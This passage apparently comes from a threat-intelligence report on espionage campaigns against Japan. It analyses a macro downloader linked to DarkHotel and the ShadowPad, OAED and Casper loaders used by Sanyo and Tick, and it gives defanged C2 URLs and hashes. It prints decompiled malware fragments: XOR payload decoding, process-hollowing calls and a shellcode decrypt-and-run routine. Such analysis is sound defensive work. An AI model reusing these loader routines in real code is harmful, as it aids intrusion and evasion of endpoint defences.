Figure 13. Security product information collection implemented in svchost.vbs

Below is an example of the check-cyber2 (cc2) command being executed on a remote computer and the event log's WMI Active Trace being enabled on the side which the command was remotely executed. Because commands and connection sources are recorded in the event log, these can be used to detect attacks and can be helpful for identifying remote sources.




Figure 14. Event log on the remote side where WMI was executed by svchost.vbs

Targeted attack against national security entity

Unique Defense Evasion Techniques

Around the beginning of April 2020, a malicious document file thought to be targeting organizations or individuals in Japan was uploaded to the public malware repository. This document file is a downloader that infects a target with malwares by downloading files from external servers when a macro is enabled. Although our investigation has not identified the targeted entities, we think that it was aimed at organizations or individuals involved in national security from the content of the decoy document (the content was cloned from a Web article about Japanese national security policy).

Figure 15. Decoy document pretending to show the contents when a macro is enabled

Abusing a macro to download files from external servers is itself nothing new, however this attack used two unique defense evasion techniques.

1. Launching malwares periodically abusing task scheduling functionality
When the macro is enabled, the following 4 tasks are registered.

Table 2. Registered Tasks

Task name	Executed program path	Interval
GncNet	%APPDATA%\GncNet\smssr.exe BoostPC GncSoftware	10 minutes
BoostB2B	%USERPROFILE%\BoostPC\b2bClient.exe	16 minutes
BoostPC	%USERPROFILE%\BoostPC\BoostPC.exe	30 minutes
GncSoftware	%APPDATA%\GncSoftware\GncSoftware.exe	30 minutes

When this technique of regularly running malware via a task scheduler is used, the malwares do not reside on the device. It may not be possible to detect them by the forensic method of obtaining and investigating the state of the device at that time.

2. Process hollowing to evade EDR detection
When attackers want to download and run external files using a macro, they often abuse the PowerShell pre-installed in Windows OS platform. For this reason, the process tree (process parent-child relationship) that runs cmd.exe from WINWORD.EXE and then runs powershell.exe is suspicious and is easily detected by EDR products, etc. Possibly for the purpose of evading detection by EDR products, the macro used in this case injects the powershell.exe binary codes into spawned WINWORD.EXE processes, and the injected powershell.exe codes download files from external servers. In this way, it does not appear as though the powershell.exe has been run from WINWORD.EXE. from the process tree view (Figure 16.)




Figure 16. Process tree of injecting PowerShell codes into spawned word processes

Table 3. External communication destinations

External communication destination	Notes
http[:]//wp.hitominote[.]com/smessr/retouch8.php	Downloaded file saved as %APPDATA%\GncNet\smssr.exe
http[:]//nano.toyota-rnd[.]com/cdn/proc1.php	Downloaded file saved as %USERPROFILE%\BoostPC\BoostPC.db

The feature of "smssr.exe", which is downloaded and registered as a scheduled task is to change the file extensions of files in specific locations, such as "%USERPROFILE%\BoostPC¥", from db to exe (BoostPC.db -> BoostPC.exe) and makes the above-mentioned registered tasks to run properly.

```
namespace re_reminder
{
    // Token: 0x02000003 RID: 3
    internal static class Program
    {
        // Token: 0x06000004 RID: 4 RVA: 0x00002164 File Offset: 0x00000364
        [STAThread]
        private static void Main(string[] args)
        {
            try
            {
                string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "¥¥GncSoftware¥¥";
                if (File.Exists(text + "GncSoftware.db") && !File.Exists(text + "GncSoftware" + ".txt".Replace(".t", ".e").Replace("xt", "xe")))
                {
                    Program.makers(text, "GncSoftware" + ".txt".Replace(".t", ".e").Replace("xt", "xe"), "GncSoftware.db");
                }
                text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "¥¥smsse¥¥";
                if (File.Exists(text + "smsse.db") && !File.Exists(text + "smsse" + ".txt".Replace(".t", ".e").Replace("xt", "xe")))
                {
                    Program.makers(text, "smsse" + ".txt".Replace(".t", ".e").Replace("xt", "xe"), "smsse.db");
                }
                text = "C:¥¥Users¥¥" + Environment.UserName + "¥¥BoostPC¥¥";
                if (File.Exists(text + "BoostPC.db") && !File.Exists(text + "BoostPC" + ".txt".Replace(".t", ".e").Replace("xt", "xe")))
                {
                    Program.makers(text, "BoostPC" + ".txt".Replace(".t", ".e").Replace("xt", "xe"), "BoostPC.db");
                }
            }
            catch (Exception ex)
            {
                File.AppendAllText("pi.txt", ex.ToString());
            }
        }
```

Figure 17. Smssr.exe code changing file extension

Unfortunately, we could not obtain another file "BootPC.db" at the time of investigating and have not been able to grasp the whole picture of this attack.

Attribution

We attribute this attack to DarkHotel with low confidence. The first reason is that such this unique technique of creating and coordinating multiple tasks was observed in past case which is related with DarkHotel.[13]

13 https://insight-jp.nttsecurity.com/post/102fmlc/untitled




Figure 18. Scheduled tasks which was used in 2019 case (possible DarkHotel) and in 2020 case

Also, one of the destinations in this case, the IP address 111.90.144[.]164, which was associated with nano.toyota-rnd[.]com domain, was managed by a Malaysian VPS operator often used by DarkHotel as its infrastructure in the past.




Figure 19. DarkHotel infrastructure

Another reason is that national security domain is the one of the targets of DarkHotel.

Cooperation among threat actors based in China (Sanyo, Tick, Winnti Group)

ShadowPad

ShadowPad is a modular architecture backdoor that implements functions such as installing, configuration and communication processing in module units. In 2017, Kaspersky discovered ShadowPad embedded in a software package of the software vendor NetSarang.[14] Initially ShadowPad was thought to be a tool exclusive to the Winnti group, but from around 2019, it has been observed to be used in activities by other threat actors nexus to Chinese-speaking regions, and it is now thought that ShadowPad is a shared tool in the same way as PlugX[15] and Royal Road RTF Weaponizer.[16] At the time of writing this report, threat actors observed to be using ShadowPad are Winnti Group, Sanyo (Tonto Team), an actor using IceFog, Tropic Trooper (KeyBoy), and Tick.[17] ShadowPad execution flow is shown below.




Figure 20. ShadowPad execution flow

ShadowPad is usually encrypted and embedded inside a DLL file. A legitimate executable file is also placed in the same directory where the DLL is. This is a very commonly used defense evasion technique called DLL Side-Loading. A malicious DLL file is loaded by a legitimate execution file and finally ShadowPad is decrypted and executed on the memory.

14 https://securelist.com/shadowpad-in-corporate-networks/81432/
15 https://www.blackhat.com/docs/asia-14/materials/Haruyama/Asia-14-Haruyama-I-Know-You-Want-Me-Unplugging-PlugX.pdf
16 https://www.virusbulletin.com/virusbulletin/2020/03/vb2019-paper-attribution-object-using-rtf-object-dimensions-track-apt-phishing-weaponizers/
17 https://www.welivesecurity.com/2020/12/10/luckymouse-ta428-compromise-able-desktop/

We described one case in which ShadowPad was used by Tick in our joint report regarding cyber espionages targeting Japan in 2019.[1] In 2020, we found ShadowPad in an organization network in Japan and we attribute this ShadowPad to Sanyo (Tonto Team). We describe the details later. As ShadowPad variants have been observed in other cases, we think it is one of the adversaries' tools we should be vigilant of.

Loader Analysis

As the use of ShadowPad has been observed in attacks by several threat actors, it is difficult to determine who was concerned with the attack only from the obtained samples. On the other hand, there are some cases in which a loader which loads ShadowPad or other RAT on the memory is specific to a threat actor. This report describes two loaders we are tracking as "OAED Loader" and "Casper".

1) OAED Loader

This loader is attributed to Sanyo (Tonto Team) and has the following characteristics.

- Complicates code analysis by meaningless arithmetic operations using instructions such as "add" and "imul".
- Decoding embedded RAT by single-byte XOR.
- Copies itself into a designated directory and creates persistence (performing service registration or addition of a RUN registry key depending on an administrator privilege) in first execution.
- Creates and executes a batch file for self-deletion.
- Adds junk code to itself to expand its file size to several dozen megabytes (Binary Padding)
- Spawns a legitimate process (such as svchost.exe or iexplorer.exe) and injects RAT code.

```
if ( v10 >= 0 )
{
  size = v10 + 1;
  do
  {
    if ( *(v8 + index) && *(v8 + index) != 0x56 )
      *(v8 + index) ^= 0x56u;
    ++index;
  }
  while ( index != size );
}
v12 = sub_1BCF9C0(qword_1D71008, v7);
if ( !lstrcmpiA(v12, "iexplore.exe") )
{
  sub_1D32270(&vars48);
  v14 = sub_1BCF9C0(vars48, v13);
  lstrcpyA(String1, v14);
  (sub_1BCF440)(&qword_1D71008, String1, 256i64, 0i64);
}
aa_dummy3(&vars898);
v15 = 0;
while ( 1 )
{
  v16 = aa_PROCESS_HOLLOWING(qword_1D71008, vars898, v8, 0);
  Sleep_1(2000u);
  GetExitCodeProcess(v16, &ExitCode);
```

Figure 21. Decoding RAT code by XOR

We observed the OAED loader was used to load ShadowPad to compromise a Japanese organization in August 2020.

OAED Loader (ShadowPad x64)
SHA256: 8504c06360f82b01b27aa1c484455e8a6ce9c332d38fe841325521d249514bfa

The shellcode decoded on memory contains common anti-assembly technique which calls JMP instructions, which target the same location consecutively. This is one of ShadowPad's characteristics in code level.

```
                        loc_23F278:                             ; CODE XREF:
8B 73 30                            mov     esi, [ebx+30h]
33 C0                               xor     eax, eax
89 45 FC                            mov     [ebp-4], eax
66 39 3E                            cmp     [esi], di
74 32                               jz      short loc_23F2B7

                        loc_23F285:                             ; CODE XREF:
7D 03                               jge     short near ptr loc_23F289+1
7C 01                               jl      short near ptr loc_23F289+1

                        loc_23F289:                             ; CODE XREF:
                                                                ; debug056:00
E8 0F B6 0E 8B                      call    near ptr 8B32A89Dh
45                                  inc     ebp
FC                                  cld
C1 C8 08                            ror     eax, 8
83 C9 20                            or      ecx, 20h
03 C1                               add     eax, ecx
89 45 FC                            mov     [ebp-4], eax
79 03                               jns     short near ptr loc_23F29F+1
78 01                               js      short near ptr loc_23F29F+1

                        loc_23F29F:                             ; CODE XREF:
                                                                ; debug056:00
E8 81 75 FC A3                      call    near ptr 0A4206825h
D9 35 7C 71 03 70                   fnstenv byte ptr ds:7003717Ch
01 E8                               add     eax, ebp
83 C6 02                            add     esi, 2
66 39 3E                            cmp     [esi], di
75 D1                               jnz     short loc_23F285
8B 45 FC                            mov     eax, [ebp-4]

                        loc_23F2B7:                             ; CODE XREF:
35 78 56 34 12                      xor     eax, 12345678h
3D 19 44 6F EF                      cmp     eax, 0EF6F4419h
74 09                               jz      short loc_23F2CC
```

Figure 22. Anti-disassembly technique

A module of ShdowPad can be added or removed dynamically from remote C2 server. The following modules were pre-installed in this ShdowPad sample.

Table 4. Pre-installed Modules of the ShadowPad

ID	Module	Time stamp (UTC)	Description
100	Root	Thu 7 May 2020 06:27:45	Initial processing
101	Plugins	Thu 7 May 2020 06:26:13	Module cooperation
102	Config	Thu 7 May 2020 06:26:20	Encrypted string management
103	Install	Thu 7 May 2020 06:27:08	Persistence processing
104	Online	Thu 7 May 2020 06:26:27	C2 server communication processing
200	TCP	Thu 7 May 2020 06:24:09	TCP communication management
201	HTTP	Thu 7 May 2020 06:24:16	HTTP communication processing
202	UDP	Thu 7 May 2020 06:24:22	UDP communication processing

In February 2021, we found the OAED Loader that loads Bisonal, one of the RATs used by Sanyo.

OAED Loader (Bisonal x86)
SHA256: 7db25164885066f32cd8b523a0b0ee9e6bb65e4381352735f618c8ce8ea24004

```
if ( (size - v14 - 1) >= 0 )
{
  enc_size = size - (enc - mem);
  index = 0;
  do
  {
    v9 = *(enc + index);
    if ( v9 && v9 != 0x56 )
      *(enc + index) ^= 0x56u;
    ++index;
    --enc_size;
  }
  while ( enc_size );
}
v14 = "iexplore.exe";
v10 = sub_1FCA7C4(dword_21C87A4);
if ( !lstrcmpiA(v10, v14) )
{
  sub_21A61F0();
  v11 = sub_1FCA7C4(v18);
  lstrcpyA(String1, v11);
  sub_1FCA544(String1, 256, 0, v15);
}
UStrClr_0(v15, v16, v17);
v12 = 11;
while ( 1 )
{
  v13 = aa_PROCESS_HOLLOWING(dword_21C87A4, v26, enc, 0);
  Sleep_1(2000u);
  GetExitCodeProcess(v13, ExitCode);
```

Figure 23. OAED Loader XOR decoding Bisonal

C2 servers domain and port number of Bisonal are encoded by an algorithm using PostScript Type1, which is described in a published report[18].




Figure 24. Bisonal Decoding Algorithm

This Bisonal runs ping command to "mail.ru" for wait timer purpose and disguises dropped files as software files of Russian security vendor, Dr.Web. This suggests that this Bisonal was probably developed to be used in Russian speaking regions. Furthermore, this sampled was uploaded to public malware repository from Lithuania and we think Sanyo used this sample for targeting Lithuanian organizations or individuals.




Figure 25. Wait Timer using ping command

18 https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_3_takai_jp.pdf




Figure 26. Files disguised as a Dr.Web-related files

The OAED Loader that loads the RAT Netboy[19] used by Tick after infiltrating the internal network of the targeted organization has also been confirmed. Because of the distinctive debug message left in the sample, we call this RAT "Excute".

OAED Loader (Excute x86)
SHA256: f32f8ca082b53db965eb91576c3566a7e0ad41f21c79a5a9b54c5be473d9aa5c

Excute is a RAT with rich featured remote commands, such as file manipulation and remote arbitrary command execution, which has been used since 2008 and continues to be used with version updates.

19 https://gsec.hitb.org/materials/sg2019/D1 COMMSEC - Tick Group - Activities Of The Tick Cyber Espionage Group In East Asia Over The Last 10 Years - Cha Minseok.pdf

2)Casper

Casper is a loader that is attributed to the Tick. Its code is much simpler than OAED loader because persistence features like service registration or creating registry key are implemented in the dropper of Casper. It decrypts embedded code using XOR and bit shift operation (Figure 27).

```
int LoadStringRC()
{
  _BYTE *mem; // esi
  int v1; // edi
  HANDLE v2; // esi
  void (__stdcall *shell)(_DWORD); // [esp+10h] [ebp-Ch]
  int size; // [esp+14h] [ebp-8h]
  unsigned int KEY; // [esp+18h] [ebp-4h]

  dummy(42, 42, 42);
  mem = VirtualAlloc(0, 0xF861u, 0x1000u, 0x40u);
  shell = (void (__stdcall *)(_DWORD))mem;
  dummy(47, 47, 47);
  KEY = 0x7F07869D;
  dummy(51, 51, 51);
  dummy(55, 55, 55);
  v1 = &unk_1000780C - (_UNKNOWN *)mem;
  size = 63581;
  do
  {
    dummy(59, 59, 59);
    *mem = mem[v1] ^ KEY;
    dummy(61, 61, 61);
    dummy(63, 63, 63);
    dummy(65, 65, 65);
    dummy(67, 67, 67);
    dummy(69, 69, 69);
    dummy(71, 71, 71);
    KEY = 0xDC9A08FD * ((KEY << 16) + HIWORD(KEY)) - 0x1CB712FB;
    dummy(73, 73, 73);
    ++mem;
    --size;
  }
  while ( size );
  dummy(77, 77, 77);
  shell(0);
  dummy(81, 81, 81);
  v2 = CreateEventW(0, 0, 0, 0);
  WaitForSingleObject(v2, 0xFFFFFFFF);
  CloseHandle(v2);
  return 1;
}
```

Figure 27. Casper decryption code

Casper (ShadowPad x86)
SHA256: a77b04b1c809c837eafaa44b8457c230fdddd680c88990035439fc9ed2493804
Casper is dropped along with a legitimate file from a separate dropper and is executed by the DLL Side-Loading technique.

Casper dropper (runcasper)
SHA256: e4ac9f5e4ab6b324e4dbb70feff4a17351c29ebce637d39d5a5197f07dd02b18




Figure 28. Casper (ShadowPad x86) processing flow

